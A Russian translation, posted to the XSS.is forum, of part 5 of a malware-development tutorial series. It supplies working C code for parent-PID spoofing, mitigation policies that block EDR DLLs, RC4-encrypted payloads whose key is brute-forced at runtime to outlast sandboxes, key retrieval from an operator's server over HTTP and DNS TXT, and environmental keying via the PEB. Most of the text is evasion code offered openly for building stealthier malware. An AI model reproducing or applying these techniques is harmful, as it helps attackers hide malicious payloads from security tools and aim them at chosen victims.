Статья Разработка вредоносного ПО. Часть 5 - типсы и триксы

Разработка вредоносного ПО. Часть 5 - типсы и триксы

Введение

Это пятая публикация из серии, посвященной разработке вредоносного ПО. В этой серии статей мы исследуем и попытаемся реализовать несколько методов, используемых вредоносными приложениями для выполнения кода, укрытия от защиты и персистентности. В предыдущих сообщениях мы исследовали методы защиты от виртуальных машин, песочницы, отладки и антистатического анализа.

В этом посте мы рассмотрим некоторые интересные приемы, которые еще больше скрывают наш код, такие как подмена родительского идентификатора PID, защита процессов, ключи среды окружения и брутфорс данных и конфигурации вредоносных программ. Так что это будет смесь некоторых интересных функций, которые я недавно реализовал.

Как всегда: мы предполагаем 64-битную среду исполнения. Кроме того, в приведенных ниже примерах кода не рассматриваются проверки ошибок и очистка.

Советы по созданию процесса

Подмена родительского PID

Это простой метод обхода обнаружения злонамеренного поведения на основе отношений родительско-дочерних процессов. Обычно, когда приложение запускает другой исполняемый файл, новому процессу назначается родительский PID, который указывает процесс, который его создал. Это позволяет обнаруживать и, возможно, блокировать злонамеренные программы, такие как, например, запуск приложения Word/ Excel. Этот метод можно комбинировать, например, с hollowingгом процессов для достижения большей скрытности.


Замечательно то, что CreateProcess API позволяет вам предоставлять дополнительную информацию для создания процесса, включая тот, который называется PROC_THREAD_ATTRIBUTE_PARENT_PROCESS. Давайте посмотрим, как его использовать - мы создадим процесс Powershell таким образом, чтобы он выглядел так, как будто он был порожден explorer.exe:

C:

```
DWORD runningProcessesIDs[1024];
DWORD runningProcessesCountBytes;
DWORD runningProcessesCount;
HANDLE hExplorerexe = NULL;

EnumProcesses(runningProcessesIDs, sizeof(runningProcessesIDs), &runningProcessesCountBytes);
runningProcessesCount = runningProcessesCountBytes / sizeof(DWORD);

for (int i = 0; i < runningProcessesCount; i++)
{
    if (runningProcessesIDs[i] != 0)
    {
        HANDLE hProcess = OpenProcess(MAXIMUM_ALLOWED, FALSE, runningProcessesIDs[i]);
        char processName[MAX_PATH + 1];
        GetModuleFileNameExA(hProcess, 0, processName, MAX_PATH);
        _strlwr(processName);
        if (strstr(processName, "explorer.exe") && hProcess)
        {
            hExplorerexe = hProcess;
        }
    }
}

STARTUPINFOEXA si;
PROCESS_INFORMATION pi;
SIZE_T attributeSize;
RtlZeroMemory(&si, sizeof(STARTUPINFOEXA));
RtlZeroMemory(&pi, sizeof(PROCESS_INFORMATION));

InitializeProcThreadAttributeList(NULL, 1, 0, &attributeSize);
si.lpAttributeList = (PPROC_THREAD_ATTRIBUTE_LIST)new byte[attributeSize]();
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &attributeSize);
UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,
&hExplorerexe, sizeof(HANDLE), NULL, NULL);
si.StartupInfo.cb = sizeof(STARTUPINFOEXA);

CreateProcessA("C:\\Windows\\notepad.exe", NULL, NULL, NULL, FALSE,
EXTENDED_STARTUPINFO_PRESENT, NULL, NULL, &si.StartupInfo, &pi);
```

Такая информация о родительском процессе выглядит обычно:


И вот как выглядит при подделке:



Защита процесса

Адам Честер (_xpn_) https://blog.xpnsec.com/protecting-your-malware/ описал две интересные особенности, которые можно использовать, чтобы помешать динамическому анализу кода, выполняемому EDR или отладке:

- блокирование сторонних двоичных файлов от загрузки в процесс:



PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON

- блокирование операций на исполняемых страницах памяти с использованием произвольного кода Gurd (ACG):
PROCESS_CREATION_MITIGATION_POLICY_PROHIBIT_DYNAMIC_CODE_ALWAYS_ON

Это было подробно объяснено _xpn_, поэтому давайте просто посмотрим на пример кода:

C:

```
STARTUPINFOEXA si;
PROCESS_INFORMATION pi;
SIZE_T attributeSize;
RtlZeroMemory(&si, sizeof(STARTUPINFOEXA));
RtlZeroMemory(&pi, sizeof(PROCESS_INFORMATION));

InitializeProcThreadAttributeList(NULL, 1, 0, &attributeSize);
si.lpAttributeList = (PPROC_THREAD_ATTRIBUTE_LIST)new byte[attributeSize]();
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &attributeSize);
DWORD64 policy = PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON |
PROCESS_CREATION_MITIGATION_POLICY_PROHIBIT_DYNAMIC_CODE_ALWAYS_ON;
UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY,
&policy, sizeof(HANDLE), NULL, NULL);
si.StartupInfo.cb = sizeof(STARTUPINFOEXA);

bool s = CreateProcessA("Malware.exe", NULL, NULL, NULL, FALSE, EXTENDED_STARTUPINFO_PRESENT,
NULL, NULL, &si.StartupInfo, &pi);
```

Политики также могут быть установлены для существующих процессов с помощью функции API SetProcessMitigationPolicy.

Однако есть потенциальная проблема - если мы установим запрет динамического кода, целевой процесс не сможет, например, выделить исполняемую память.

Расширенная обфускация данных путем кодирования или шифрования

В предыдущих статьях я кратко упомянул обфускацию строк и данных с помощью "шифрования" XOR или кодирования Base64. Давайте перейдем на следующий уровень, зашифруя данные ключом, который нигде жестко не закодирован в двоичном файле.

Мы можем использовать библиотеку Bcrypt для Windows (не путать с хеш-функцией bcrypt), которая содержит реализацию многих криптографических алгоритмов. Мы также можем реализовать собственное шифрование, например функцию RC4 (этого должно быть достаточно для наших целей обфускации, мы не стремимся к высокой безопасности здесь):

C:

```
void RC4(PCHAR key, PCHAR input, PCHAR output, DWORD length) //same function for encryption and decryption
{
    unsigned char S[256];
    int len = strlen(key);
    int j = 0;
    unsigned char tmp;
    for (int i = 0; i < 256; i++)
        S[i] = i;
    for (int i = 0; i < 256; i++) {
        j = (j + S[i] + ((PUCHAR)key)[i % len]) % 256;
        tmp = S[i];
        S[i] = S[j];
        S[j] = tmp;
    }
    int i = 0;
    j = 0;
    for (int n = 0; n < length; n++) {
        i = (i + 1) % 256;
        j = (j + S[i]) % 256;
        tmp = S[i];
        S[i] = S[j];
        S[j] = tmp;
        int rnd = S[(S[i] + S[j]) % 256];
        ((PUCHAR)output)[n] = rnd ^ ((PUCHAR)input)[n];
    }
}
```

Расшифровка брутфорсом

А теперь самое интересное: мы можем зашифровать любые данные (строки, шелл-коды, конфигурацию C2 и так далее.) Перед тем, как поместить их в приложение со случайным ключом, и поручить приложению взломать ключ с помощью брутфорса, это еще больше усложнит анализ. Только представьте конвейер сборки, который использует случайный ключ для каждой компиляции

Взлом ключа шифрования при запуске приложения занимает некоторое время (в зависимости от длины ключа - выбирайте его с умом) и может привести к тайм-ауту динамического анализа, выполняемого песочницей.

Смотри пример рекурсивной функции, которая взламывает буквенно-цифровые наборы (до 15 символов):

C:

```
unsigned int djb2Hash(const char* data, DWORD dataLength)
{
    DWORD hash = 9876;

    for (int i = 0; i < dataLength; i++)
    {
        hash = ((hash << 5) + hash) + ((PBYTE)data)[i];
    }

    return hash;
}

PCHAR RecursiveCrack(PCHAR encryptedData, int encryptedDataLength, PCHAR key, int level)
{
    char keySpace[] = "\x00""ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
    PCHAR decryptedData = new char[encryptedDataLength + 1]();
    for (int i = 0; i < sizeof(keySpace) - 1; i++)
    {
        if (level == 16)
        {
            if (!i) i++;
            key[16 - level] = keySpace[i];
            RC4(key, encryptedData, decryptedData, encryptedDataLength);
            if (djb2Hash(decryptedData, encryptedDataLength) == hardcodedHash) return key;
            if (i == sizeof(keySpace) - 2) return NULL;
        }
        else
        {
            key[16 - level] = keySpace[i];
            if (RecursiveCrack(encryptedData, encryptedDataLength, key, level + 1) != NULL)
return key;
            else continue;
        }
    }
    delete[] decryptedData;
    return NULL;
}

PCHAR CrackKey(PCHAR encryptedData, int encryptedDataLength)
{

    PCHAR key = new char[16]();
    RecursiveCrack(encryptedData, encryptedDataLength, key, 1);
    return key;
}
```

Проверка ключа основана на сравнении хэша расшифрованных данных с предварительно вычисленным, жестко закодированным значением хэша.

Длительные операции

Вместо того, чтобы подбирать ключ, мы могли бы реализовать любое математическое вычисление, которое длится более нескольких секунд на типичном настольном компьютере и в результате дает какое-то непостижимое значение. Примеры включают: факторизацию большого простого числа (например, попытку взломать шифрование RSA), хеширование некоторых данных миллиард раз - единственным ограничением является ваше воображение.

Доставка ключей

Вместо того, чтобы вычислять ключ во время выполнения, наше вредоносное приложение может получить его с нашего сервера. Мы можем реализовать ключевой хостинг на основе DNS, HTTP или любого другого подходящего протокола. В дальнейшем мы могли бы использовать ключ на основе пользовательского агента или файла куки, отправленного маячком, но это другая тема (предпочтительно для предстоящего поста о реализации Command & Control).

Ниже приведен пример HTTP-запроса GET:

C:

```
HINTERNET hSession = WinHttpOpen(L"Mozilla 5.0", WINHTTP_ACCESS_TYPE_AUTOMATIC_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
HINTERNET hConnection = WinHttpConnect(hSession, L"domain.or.ip", INTERNET_DEFAULT_HTTP_PORT,
0);
HINTERNET hRequest = WinHttpOpenRequest(hConnection, L"GET", L"keying.html", NULL,
WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES, NULL);
WinHttpSendRequest(hRequest, WINHTTP_NO_ADDITIONAL_HEADERS, 0, WINHTTP_NO_REQUEST_DATA, 0, 0,
0);
WinHttpReceiveResponse(hRequest, 0);
DWORD responseLength, readDataLength = 0;
WinHttpQueryDataAvailable(hRequest, &responseLength);
PBYTE response = new byte[responseLength + 1];
WinHttpReadData(hRequest, response, responseLength, &readDataLength);
printf("%s\n", response);
```

А вот пример DNS TXT-запроса:


C:

```
PDNS_RECORDA ppDNSQueryResults;
DnsQuery_A("some.domain.tld", DNS_TYPE_TEXT,
    DNS_QUERY_TREAT_AS_FQDN | DNS_QUERY_BYPASS_CACHE | DNS_QUERY_NO_HOSTS_FILE |
DNS_QUERY_NO_NETBT | DNS_QUERY_NO_MULTICAST | DNS_QUERY_WIRE_ONLY |
DNS_QUERY_ACCEPT_TRUNCATED_RESPONSE,
    NULL, &ppDNSQueryResults, NULL);
PCHAR txtData = ppDNSQueryResults->Data.TXT.pStringArray[0];
printf("%s\n", txtData);
```

Ключи окружения

Это несколько похоже на обход песочницы, основанный на именах пользователей, доменных именах и т. д. Однако идея здесь состоит в том, чтобы нацеливаться на конкретную организацию или даже на человека с нашей полезной нагрузкой, убедившись, что это не будет выполняться на неправильной машине. Конкретные характеристики среды (например, упомянутое доменное имя AD) могут использоваться в условных операторах или даже для расшифровки данных. Это фактически каталогизированная техника MITER ATT & CK: Execution Guardrails: Environmental Keying https://attack.mitre.org/techniques/T1480/001/

Таким образом, в основном это комбинация обхода песочницы на основе среды и обфускации с помощью шифрования/кодирования. Кроме того, есть классный трюк для получения переменных окружения без использования Windows API - данные можно получать непосредственно из PEB. Давайте быстро рассмотрим блок среды процесса x64:



У нас есть указатель на структуру ProcessParameters по смещению 0x20 (это будет 0x10 для архитектуры x86). Структура _RTL_USER_PROCESS_PARAMETERS имеет указатель на массив строк окружения по адресу 0x80:

Затем мы можем перебрать все переменные окружения, пока не найдем ту, которая называется COMPUTERNAME:

C:

```
PPEB pPEB = (PPEB)__readgsqword(0x60);
PVOID params = (PVOID) * (PQWORD)((PBYTE)pPEB
+ 0x20);
PWSTR environmental_variables = (PWSTR) *
(PQWORD)((PBYTE)params + 0x80);

while (environmental_variables)
{
    PWSTR m = wcsstr(environmental_variables,
L"COMPUTERNAME=");
    if (m) break;
    environmental_variables +=
wcslen(environmental_variables) + 1;
}
PWSTR computerName =
wcsstr(environmental_variables, L"=") + 1;
wcslwr(computerName);
wprintf(L"%s", computerName);
```

```
ntdll!_RTL_USER_PROCESS_PARAMETERS
   +0x000 MaximumLength    : Uint4B
   +0x004 Length           : Uint4B
   +0x008 Flags            : Uint4B
   +0x00c DebugFlags       : Uint4B
   +0x010 ConsoleHandle    : Ptr64 Void
   +0x018 ConsoleFlags     : Uint4B
   +0x020 StandardInput    : Ptr64 Void
   +0x028 StandardOutput   : Ptr64 Void
   +0x030 StandardError    : Ptr64 Void
   +0x038 CurrentDirectory : _CURDIR
   +0x050 DllPath          : _UNICODE_STRING
   +0x060 ImagePathName    : _UNICODE_STRING
   +0x070 CommandLine      : _UNICODE_STRING
   +0x080 Environment      : Ptr64 Void
   +0x088 StartingX        : Uint4B
   +0x08c StartingY        : Uint4B
   +0x090 CountX           : Uint4B
   +0x094 CountY           : Uint4B
```


Резюме

Мы рассмотрели несколько интересных приемов, используемых вредоносными программами. Надеюсь, вы найдете это полезным (но не для злонамеренных целей

В следующей статье мы поговорим об использовании обфускации LLVM.

Переведено специально для **XSS.is**
Автор перевода: yashechka
Источник: https://0xpat.github.io/Malware_development_part_5/